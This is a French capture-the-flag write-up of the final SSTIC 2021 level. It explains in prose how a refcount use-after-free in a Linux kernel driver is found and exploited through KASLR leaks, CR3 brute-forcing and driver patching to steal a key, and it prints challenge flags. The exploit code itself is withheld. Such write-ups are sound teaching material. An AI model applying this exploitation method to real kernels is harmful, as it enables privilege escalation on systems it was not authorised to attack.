Nous voici arrivés au 5ème et dernier niveau du challenge. Le plus long et le plus difficile. Nous voici également arrivé au moment de la rédaction de ce rapport où je n'ai malheureusement plus le temps pour faire honneur à ce niveau. Je n'ai plus le temps de comprendre certains fonctionnements que j'ai observé et constaté, mais pas complétement compris. Ni le temps de retoucher et de nettoyer mon code d'exploitation, de l'améliorer pour qu'il ait une fiabilité de 100%. Tant pis.

En terminant le niveau 4, nous avons trouvé un flag, mais pas de nouveaux fichiers. Par contre nous avons obtenu un nouvel effet très puissant, celui de déposer des executables directement sur le serveur de clés, et donc la possibilité de discuter en direct avec le module kernel linux sstic.ko (/dev/sstic) sans passer par l'intermédiaire du service.

Il nous manque une clé, celle du dossier Prod, que le device PCI refuse de nous donner tant qu'il est configuré en mode debug. Le but de ce dernier niveau apparaît assez clairement : trouver une vulnérabilité dans le module kernel sstic.ko, l'exploiter, exécuter du code arbitraire avec les droits kernel, et piloter le device PCI afin de le sortir du mode debug et de lui voler la dernière clé qui nous resiste.

Ça c'est pour la théorie. En pratique, cette épreuve était vraiment difficile ! D'une part, la vulnérabilité est horriblement bien cachée, et ensuite l'exploiter n'a pas été de tout repos dans la mesure où je n'avais encore jamais touché au noyau Linux et que j'avais tout à apprendre

de son fonctionnement.

5.2 Fonctionnement de sstic.ko

Le permier contact avec sstic.ko n'est pas trop méchant. On identifie facilement l'endroit qui gère les IOCTL, et on sait qu'on va creuser par là en premier, puisque c'est notre principal point d'entrée avec le module. On trouve également la manière dont le module communique avec le device PCI qui détient les clés, via des iowrite et ioread. On sait à quelle adresse d'io est stockée le bit qui indique au device qu'il est en mode debug.

Le second contact a été plus douloureux, quand il a fallu documenter toutes les listes doublement chainées qui se réfèrencent les unes et les autres en pointant en plein milieu d'une structure [5], nous empêchant de typer les variables correctement. Quant au 3ème contact, quand il a fallu comprendre le handler de syscall mmap, les pages physiques, les `struct page` et `vm_area_struct`, les SLAB allocators, ... Argh.

Mais intéressons nous d'abord aux ioctls. On en identifie 6 qu'on nomme comme ceci :

Enum Editor - SSTIC_IOCTL (sstic.ko)

Name	Value
IOCTL_ALLOC_REGION	0xc0185300
IOCTL_DEL_REGION	0xc0185301
IOCTL_ASSOC_REGION	0xc0185302
IOCTL_SUBMIT_COMMAND	0xc0185303
IOCTL_GET_KEY	0xc0185304
IOCTL_GET_DEBUG_STATE	0xc0185305

IOCTL_ALLOC_REGION permet de demander au driver de nous allouer des pages de mémoire physique, qui seront manipulées à travers une structure `phys_region`.

IOCTL_ASSOC_REGION permet d'enregistrer nos pages pour qu'elles soient utilisables par le device PCI en tant que stdin, stdout ou section de code

IOCTL_DEL_REGION permet de supprimer une région précédemment allouées via alloc_region, et donc de libérer les pages associées.

IOCTL_GET_KEY utilise des ioread et iowrite pour demander des clés de fichier au device PCI.

IOCTL_GET_DEBUG_STATE fait un ioread pour savoir si le device PCI est en mode debug

IOCTL_SUBMIT_COMMAND envoie une commande au device PCI, qui va utiliser nos régions physiques précédemment associées. Deux commandes sont supportées, la première s'occupe de déchiffrer les requêtes chiffrées envoyées par guest.so (qu'on a étudié dans le niveau 3), la seconde démarre une session d'exécution de code custom (qu'on a étudié dans le niveau 4). Le semble du module semble accepter qu'on appelle une commande numéro 3, mais cette dernière n'a pas l'air d'exister sur le device PCI.

5. je n'ai toujours pas trouvé comment gérer ça proprement dans Ghidra

On commence à jouer avec ces ioctls, mais très vite on réalise qu'on va avoir besoin de pouvoir débuguer.

5.3 Mise en place du debug

Ça y est, c'est le moment d'utiliser le script qemu qui nous a été donné à la fin du niveau 2. Celui ci démarre un noyau linux et lance le service qui écoute sur le port 1337. Pour pouvoir débuguer avec gdb, on modifie ce script pour rajouter les options -s -S. Puis on rajoutera égalament l'option **nokaslr** car c'est déjà suffisamment difficile comme ça :)

Par défaut, le script d'initialisation fait un unmount de /proc et de /sys. On va remettre tout ça, car dans /proc il y aura notamment le très utile fichier kallsyms qui contient tous les symboles du noyau linux. On ajoute également une petite ligne pour obtenir un shell root lorsque la machine démarre.

```
setsid cttyhack setuidgid 0 sh
#umount /proc
#umount /sys
```

Toutes ces modifications vont nous permettent de faire la recherche de vulnérabilité, puis la mise au point d'un PoC en local, dans des conditions correctes. Lorsqu'on s'attaquera au vrai serveur de clé distant, il faudra évidemment gérer le kaslr et faire sans les symboles de /proc/kallsyms.

Pour déposer des exécutables (écrits en C et compilés en static) sur notre serveur de clés, on va écrire un petit script qui dépose notre fichier directement dans le rootfs.

```
#!/bin/bash
gcc -o poc poc.c -static
cp poc ./DRM_server/rootfs_patched/bin/poc
cd ./DRM_server/rootfs_patched
rm rootfs_patched.img
find . | cpio -o -H newc | gzip > rootfs_patched.img
echo "All done"
```

5.4 Recherche de vulnérabilités

En local, on ne dispose pas du device PCI, il y a donc 3 des 6 ioctls qu'on ne peut pas utiliser. Les 3 restants sont IOCT_ALLOC_REGION, IOCTL_ASSOC_REGION et IOCTL_DEL_REGION. Le possibilité de supprimer une région attire tout particulièrement notre attention, car c'est le seul ioctl qui n'est pas utilisé par le service. On imagine donc qu'il a gentiment été laissé pour nous.

Et quand on joue avec, on remarque que ça ne sent pas très bon. On peut allouer une région, puis associer cette région en tant que stdin par exemple, et enfin supprimer cette région. La région (structure `region_t`) est bien supprimée et retirée de la liste des régions. Mais la région physique associée (structure `phys_region`) reste associée à stdin. Donc initialement ça semble suspect, puisqu'on a une `phys_region` orpheline alors que théoriquement il devrait toujours y avoir une `region_t` qui pointe vers elle. Mais en pratique, il n'y a pas de vulnérabilité et tout fonctionne correctement.

On s'intéresse ensuite à IOCTL_ALLOC_REGION et on repère deux comportements intéressants. Tout d'abord, là ou le service demandait toujours l'allocation d'une seule page, nous avons la possibilité d'en demander jusqu'à 32. Ensuite, il est possible de faire cycler le compteur `next_id` qui identifie une `region_t` si on fait 1048576 allocations. Mais les régions ayant un id similaire (mais pas exactement identique) auront des `phys_region` différentes, donc on ne trouve pas quoi faire d'utile avec cet effet.

Pour trouver la vulnérabilité, il va falloir comprendre plus profondément le fonctionnement du module, notamment sa manière d'implémenter le syscall mmap. Et là ça devient tout de suite plus compliqué.

Quand notre programme C ouvre /dev/sstic puis envoie l'ioctl alloc_region, on récupère un id. On peut ensuite appeler mmap avec cet id en paramètre pour récupérer une adresse virtuelle, dans laquelle on va pouvoir aller copier nos données (typiquement remplir une page destinée à être utilisée par le device PCI). Mais ce qui se passe sous le capot donne assez mal au crâne. A chaque syscall mmap que le module reçoit, une nouvelle `phys_region` est allouée, puis quand on veut écrire nos données dans ces pages, ça génère une faute. Lorsque cette faute est gérée, elle appelle la fonction du noyau linux vm_insert_page pour nous donner la page dans laquelle on souhaite écrire.

Je ne détaille pas les longs errements dans le code de sstic.ko, et je passe directement à la vulnérabilité sortie de l'espace.

5.5 La vulnérabilité

Le module implémente plusieurs callbacks qui sont appelées quand on ouvre le module, quand on appelle mmap puis qu'on manipule la mémoire récupérée. On s'intéresse à toutes ces callbacks, et on se demande au bout d'un moment à quoi sert cette fonction sstic_vm_split et dans quels cas elle est appelée.

Imaginons qu'on demande au module de nous allouer 16 pages. On récupère une structure `region_t`, qui pointe vers une structure `phys_region`, qui contient 16 adresses de `struct page` contiguës. Ces 16 pages ont été créées via un appel à la fonction du noyau linux split_page qui a découpé une grande allocation en 16 pages. J'ai constaté que la première `struct page` qu'on obtient est légèrement différente des autres. Elle contient des valeurs poison (0xDEAD000000000100, 0xDEAD000000000122) là où toutes les autres vont contenir une liste vide.

Maintenant, si on mmap ces 16 pages, une unique structure `vm_area_struct` (VMA) est créée pour gérer les interactions avec ces pages. Mais si ces 16 pages ne sont plus homogènes, elle ne pourront plus être traitées dans une seule VMA, et c'est à ce moment qu'un split se produit et que la callback sstic_vm_split est appelée. Pour provoquer un split, on peut par exemple appeler mprotect sur une des pages.

Le mal se produit lorsque l'on fork notre processus après avoir généré un split. La première page du groupe est correctement gérée, mais pour les autres, le refcount n'est pas suffisamment incrémenté. Quand le fils va appeler munmap, le refcount des pages va être décrémenté. Quand le père va appeler munmap à son tour, le refcount va à nouveau être décrémenté, une fois de

trop, et potentiellement se retrouver à 0 alors que la `struct page` est toujours utilisée. Nous avons donc entre les mains un Use-After-Free de `struct page`.

5.6 Tirer profit du UAF

Cette vulnérabilité sortie d'un chapeau permet de libérer une `struct page` alors qu'on contrôlera toujours une structure `phys_region` qui contient un pointeur vers cette page. La prochaine fois que quelqu'un aura besoin d'une page, il va venir se mettre à la place de notre `struct page`, et on peut donc tenter de voler la page des autres.

Il y a de nombreuses actions qui permettent de forcer le kernel à utiliser de nouvelles `struct page`.

- Si on appelle beaucoup de fois mmap sur une même region, à chaque fois une structure phys_region va être créée, jusqu'à ce qu'il y ai besoin d'une nouvelle page pour stocker toutes ces `phys_region`. C'est puissant car on pourra écrire des adresses de `struct page` arbitraires et lire et écrire *presque* où on veut.
- On peut ouvrir plusieurs fois /dev/sstic, et récupérer le contrôle d'une `struct page` qui contient une `struct file`
- Il est également possible de provoquer de nombreux splits et de récupérer une page qui contient une `vm_area_struct`
- Il existe certainement une multitude d'autres moyens. On peut créer beaucoup de sockets etc. Mais encore faut il trouver un intérêt aux pages qu'on va (partiellement) contrôler.
- D'ailleurs, si on a pas de chance, le kernel va allouer une page avant nous pour ses propres besoins, et l'exploitation risque d'échouer.

Cependant, on souffre d'une limitation assez gênante. Quand la page a été allouée par un SLAB allocator, on va générer un SIGBUS si on tente de la lire ou de l'écrire. C'est fâcheux car la plupart des pages intéressantes viennent de là. On peut coder un handler de SIGBUS de façon à ne pas provoquer de crash, mais cela limite beaucoup nos effets.

Ce qui nous bloque, c'est le code de vm_insert_page qui va faire plusieurs vérifications avant de nous donner notre page. Mais si la `struct page` en question a un flag de slab, le kernel refuse logiquement d'accéder à notre requête.

Une solution serait de passer par le device PCI, qui utilise l'adressage physique et a le droit de lire toutes les pages. On peut lui uploader un petit programme écrit dans son architecture exotique qui va simplement recopier stdin vers stdout, après avoir fait en sorte d'associer la page qui nous intéresse à stdin. Mais il y a des contraintes à utiliser le device PCI, la principale est qu'il ne sera plus possible de débuguer en local, à moins de recoder son propre device PCI minimaliste dans qemu. Ce qui est tout à fait possible, mais que je n'ai pas fait.

On n'a pas le droit de lire et d'écrire les pages qui ne nous appartiennent pas, mais notre vulnérabilité nous permet néanmoins de les libérer. Si on libère par exemple une page contenant une `struct file`, puis qu'on alloue tout de suite une page, on va voler la `struct page` sans effacer son contenu. On pourra donc aller lire la `struct file`. C'est très utile puisqu'on pourra trouver dans ces structures des adresses nous permettant de casser le kaslr, de retrouver l'adresse virtuelle du kernel ainsi que celle du driver sstic.ko. Mais ça a un prix, car il faut considérer la page qu'on vient de voler comme étant sacrifiée. Si jamais son

propriétaire légitime venait à la réutiliser, le kernel panic serait immédiat. On ne peut donc pas non plus sacrifier et lire n'importe quelle page.

5.7 Exploitation

Voici les différentes étapes de mon exploitation. Tout d'abord, j'alloue une grande région de 32 pages, que je mmap et que je remplis de AAAA. Puis j'alloue d'autres régions de taille variable simplement pour boucher d'éventuels trous et espérer avoir un état consistant de la mémoire.

Ensuite je déclenche une première fois la vulnérabilité UAF. J'alloue une région de 4 pages, sur laquelle je provoque un split à l'aide de mprotect, puis un fork et un munmap du fils et du père, je libère ainsi 3 pages sur lesquelles je garde un contrôle.

Vient ensuite le moment de mettre des choses intéressantes dans ces `struct page`. J'ouvre plusieurs fois /dev/sstic afin d'obtenir une `struct page` qui contient une `struct file`. Je mmap plusieurs fois ma région de 32 pages pour obtenir une `struct page` qui contient une `phys_region`. Et pour finir j'alloue des régions, que je mmap pour incrémenter leur refcount, de telle sorte à utiliser le 3ème trou que j'ai créé avec une page qui ne risque pas d'être libérée. Car si le kernel y met une de ses pages et qu'on la libère, on risque de provoquer un kernel panic immédiat.

Je déclenche une seconde fois la vulnérabilité de décrément de refcount afin de sacrifier la page qui contient la `struct file`, et de libérer celle qui contient une `phys_region`. Puis je mmap ma région de 4 pages, qui en contient désormais 2 volées.

En allant lire la `struct file`, on casse le kaslr et on retrouve l'adresse virtuelle du driver sstic.ko. En lisant notre `phys_region`, on détermine l'adresse de base des pages.

Après avoir constaté en local que j'avais le droit d'écrire dans les pages du code du kernel ou dans celle du code du driver [6] sstic.ko, le plan est de retrouver le code du driver pour aller le modifier et sortir le device PCI du mode debug.

Ma `struct file` leakée me permet de connaître l'adresse virtuelle de sstic.ko, mais ce n'est pas suffisant, moi ce que je veux c'est l'adresse de sa première `struct page` ou son adresse physique (l'un pouvant se calculer à partir de l'autre). Et pour ce faire, j'ai vu qu'on pouvait traduire notre adresse virtuelle en adresse physique en utilisant le Page Global Directory, dont l'adresse est stockée dans le registre CR3.

En provoquant des splits, j'ai réussi à sacrifier puis à lire une `vm_area_struct`, qui contient un pointeur vers une `mm_struct`, qui elle contient l'adresse du Page Global Directory ! Le plan était presque parfait. Mais c'était sans compter que la page qui contient le PGD est encore une `struct page` différente, que je n'ai pas le droit de la lire sans provoquer de SIGBUS. Mais si j'avais eu le temps de mettre en place ce qu'il faut pour demander au device PCI de me lire cette seule et unique page, j'aurais une exploitation assez propre et qui marcherait à

6. Oui, je sais, j'ai conscience qu'au début je l'appelais module, mais que maintenant j'utilise le mot driver...

100%. Malheureusement, je n'ai pas eu le temps pour ça. Et au moment de la résolution du challenge, je me suis contenté de bruteforcer CR3 à défaut de pouvoir le lire.

La valeur de CR3 est assez dépendante de la quantité de RAM disponible, mais comme nous savons que le serveur de clé tourne dans un qemu avec 128Mo, on peut se placer dans des conditions similaires à la cible. En dehors de ça, on constate au débugueur que la valeur de CR3 varie assez peu, et que certaines valeurs reviennent fréquemment.

Mon exploit va scanner jusqu'à 32 pages autour d'une adresse déterminée empiriquement, pour tenter de retrouver celle qui contient le Page Global Directory. S'il le trouve, il va alors retrouver l'adresse physique du driver en allant lire les 4 niveaux d'indirection du PGD. Mais il ne le trouve qu'une fois sur 5 :)

Une fois qu'on a l'adresse de la `struct page` qui contient le code du driver, on va lui ajouter un petit shellcode qui fait un iowrite(0) vers la bonne adresse pour sortir le device de son mode debug. Il faudra juste bien faire attention aux relocations, pour utiliser la bonne adresse de la fonction iowrite en remote.

Ensuite, on peut enfin demander au device toutes les clés qu'on veut. On terminera évidemment par un joli kernel panic et on ne pourra pas récupérer les logs via les balises —EXEC OUTPUT START/END—. C'est pourquoi j'ai remplacé tous mes printf par un write sur ma socket. Quand on ouvre la première fois /dev/sstic avec notre programme, on obtient toujours le fd numéro 5. Notre socket utilise donc forcément le fd numéro 3 ou 4 (en l'occurrence, ça sera le 4).

Ainsi, on vole grâce à cet exploit la clé du dossier prod, dans lequel on va trouver le flag et une vidéo de rump. Je ne préfère pas inclure le code C de mon exploitation, car il est vraiment dans un état trop lamentable pour être montré sans risquer la santé oculaire des lecteurs (et puis accessoirement il fait 800 lignes...)

```
stealing prod key
DB 6F 43 5E F9 DE ED 88 1F EA 7E 51 70 6F E2 97
```


```
[
    {
        "perms": "0000000000001000",
        "ident": "ed6787e18b12543e",
        "type": "mp4",
        "name": "914f6f6e67591ac4d03baa5110c9c5322eec7ace16f311233bfe3f674d93a2bc.enc",
        "real_name": "Canal_Historique.mp4"
    },
    {
        "perms": "0000000000000000",
        "ident": "fbdf1af71dd4ddda",
        "type": "txt",
        "name": "a24fad5785bd82f71b184100def10e56e9b239930ad06cfe677f6a8d692e452c.enc",
        "real_name": "flags.txt"
    }
]
```


Le flag est dans un fichier texte chiffré. Pour le récupérer, il faut sa clé, et on va donc devoir rejouer l'exploit pour la demander.

```
SSTIC{bf3d071f5a8a45fabc549d54be841f8b}
```

Ce niveau représente mes premiers pas dans le kernel linux. J'ai beaucoup tâtonné, et même s'il reste beaucoup de choses que je n'ai pas du tout compris, j'ai déjà appris énormément grâce à ce niveau 5. J'ai appris la beauté de la `struct page` qui ne fait que 0x40 octets, mais dont la définition fait presque 200 lignes tellement il y a d'unions. J'ai appris à faire la relation entre adresse virtuelle, adresse physique et adresse de `struct page`. J'ai appris que le noyau linux avait des conventions de nommage très intuitives. Une fonction qui s'appelle put_page, alors qu'elle fait en réalité un free_page, sous prétexte que put est le contraire de get ? Magnifique.

6 Niveau bonus


Aux cotés du 5ème flag, on trouve une vidéo Canal_Historique.mp4 dont on récupère la clé en rejouant notre exploitation kernel. Il s'agit de la vidéo d'une ancienne rump.

En l'analysant avec ffmpeg, on remarque que le fichier mp4 contient un flux audio et deux flux vidéos, ce qui est assez suspect.

```
# ffmpeg -i Canal_Historique.mp4
[...]
Input #0, mov,mp4,m4a,3gp,3g2,mj2, from 'Canal_Historique.mp4':
    [...]
    Stream #0:0(und): Video: h264 (High) (avc1 / 0x31637661), yuv420p, 720x576 [SAR 1:1 DAR 5:4],
                      165 kb/s, 25 fps, 25 tbr, 12800 tbn, 50 tbc (default)
    Metadata:
      handler_name    : VideoHandler
    Stream #0:1(und): Audio: aac (LC) (mp4a / 0x6134706D), 48000 Hz, stereo, fltp, 128 kb/s (default)
    Metadata:
      handler_name    : SoundHandler
    Stream #0:2(und): Video: h264 (High 4:4:4 Predictive) (avc1 / 0x31637661), yuv444p, 720x576,
                      143 kb/s, 25 fps, 25 tbr, 12800 tbn, 50 tbc (default)
    Metadata:
      handler_name    : VideoHandler
```

On peut utiliser ffmpeg pour extraire le 2ème flux vidéo. C'est une copie de la vidéo de la rump, mais l'adresse email présente dans les slides a été remplacée par l'adresse de validation du challenge.

```
# ffmpeg -i Canal_Historique.mp4 -map 0:2 -c copy email.mp4
```



Directement dans VLC, on pouvait aussi plus simplement utiliser le menu Vidéo -> Piste Vidéo -> Piste 2.

Voilà qui conclut ce challenge sstic 2021 !

```
44608171b27e7195d4cf@challenge.sstic.org
```

Conclusion

Comme je l'ai exprimé sur Twitter [7] en début de mois, j'ai fêté cette année les 10 ans de la résolution de mon premier challenge SSTIC et c'était l'occasion, avec une certaine nostalgie, de me remémorer l'histoire que j'ai avec ce challenge.

C'est grâce au challenge SSTIC de 2011 que j'ai découvert le reverse engineering, que j'ai appris à lire l'assembleur, que j'ai compris tellement de concepts de base qui me faisaient défaut, le fonctionnement de la stack et de la heap, le passage des paramètres, les conventions d'appel. Avant ce challenge je n'avais jamais ouvert IDA freeware, et encore moins fait d'exploitation. C'est lui qui m'a permis de faire mes premiers pas avec le ROP. Le premier programme que j'ai reversé, c'était un plugin VLC qui permettait de lire une vidéo chiffrée et qui servait de support pour des épreuves de crypto et d'exploitation. C'est donc assez rigolo de voir que 10 ans plus tard, cette thématique du plugin VLC est revenue au centre du challenge.

En bref, il y a vraiment eu un avant et un après ce challenge SSTIC de 2011. J'ai appris tellement de choses en seulement un mois, et je me suis découvert une passion pour les challenges et le reverse engineering, jusqu'à finalement en faire mon métier.

J'ai un lien affectif avec les challenges SSTIC, et c'est pourquoi, depuis 10 ans, je participe chaque année, je me casse les dents, je persévère, et je finis par le terminer. Avec l'édition 2021, cela fait désormais 9 challenges SSTIC que j'ai réussi à résoudre, et un que j'ai co-conçu. Ce qui représente (estimation très basse) plus de 1000 heures passées sur cette activité :)

Je tiens bon depuis 10 ans, mais je ne sais pas combien de temps je pourrais encore continuer. Car si la motivation reste intacte et que le plaisir d'arriver au bout est toujours aussi fort, c'est au niveau de temps libre que les choses ne sont plus aussi simples que lorsque j'étais étudiant. Le challenge SSTIC 2021 a démarré en période de fermeture des crèches et des écoles pour cause de pandémie. Et quand on a deux enfants dont un bébé, disons que c'est *légèrement* impactant et que les conditions de disponibilité n'ont pas été optimales.

Même si je commence à avoir une certaine expérience technique, je suis bien incapable de terminer une challenge SSTIC en 4 ou 5 jours comme y parviennent chaque année certains participants. Il y a toujours des épreuves qui me font sortir de ma zone de confort (cette année c'était surtout le niveau 5) et qui me demandent d'ingurgiter les connaissances techniques qui me font défaut. C'est normal, et c'est aussi pour ça que je participe, pour avoir la motivation d'apprendre des connaissances techniques sur des sujets complexes. Pour moi, un challenge SSTIC c'est toujours plus d'une centaine d'heures de travail, plus des pauses nécessaires pour sortir la tête du guidon, prendre du recul et faire émerger de nouvelles idées. Donc disons que je compense mon manque de talent par une grosse dose d'envie. Mais la motivation et la persévérance ne suffisent pas si l'énorme quantité de temps libre nécessaire n'est plus disponible.

Mais assez parlé de moi et du passé. Revenons au présent. J'ai trouvé cette édition 2021 du challenge SSTIC excellente. La solution de DRM qui a servi de support aux niveaux 3, 4 et 5 était vraiment ludique. Quel plaisir de voler toutes ces clés, par des moyens de plus en plus sophistiqués !

7. https://twitter.com/PierreBienaime/status/1389544599929098253

Ce qui m'a demandé le plus de travail étaient les deux gros niveaux d'exploitation, à savoir le niveau 2 pour l'exploitation Windows 10 userland, et le niveau 5 pour l'exploitation kernel Linux.

Les niveaux 3 et 4, qui nécessitaient plutôt du reverse engineering et un peu de crypto, étaient intéressants à résoudre, mais moins dépaysants pour moi. Ils ne m'ont pas particulièrement mis en difficulté. Ce qui ne veut pas dire qu'ils n'ont pas demandé de travail, bien au contraire. Mais je ne me suis pas retrouvé perdu face à l'inconnu, comme j'ai pu l'être dans le niveau 5 :)

On notera que quasi toutes les épreuves de cette édition 2021 nécessitaient d'être connecté à internet pour communiquer avec des services distants. C'est assez rare, car certains challenges SSTIC ont été 100% hors ligne. Le mode connecté permet de créer des épreuves plus variées, mais la contrepartie c'est que les épreuves seront difficilement rejouables dans le futur, lorsque les serveurs ne seront plus en ligne. L'autre inconvénient, c'est que c'est peu pratique lorsqu'on dispose d'un accès intermittent à internet. Mais étant donné la qualité des épreuves de cette année, ça valait assurément le coup d'accepter ces inconvénients.

Je remercie les concepteurs de ce challenge 2021 pour leur travail et pour la qualité (et la difficulté) des épreuves qu'ils ont créées. C'était dur, mais c'était bien ! Vivement l'édition 2022, en espérant que je puisse être au rendez-vous :)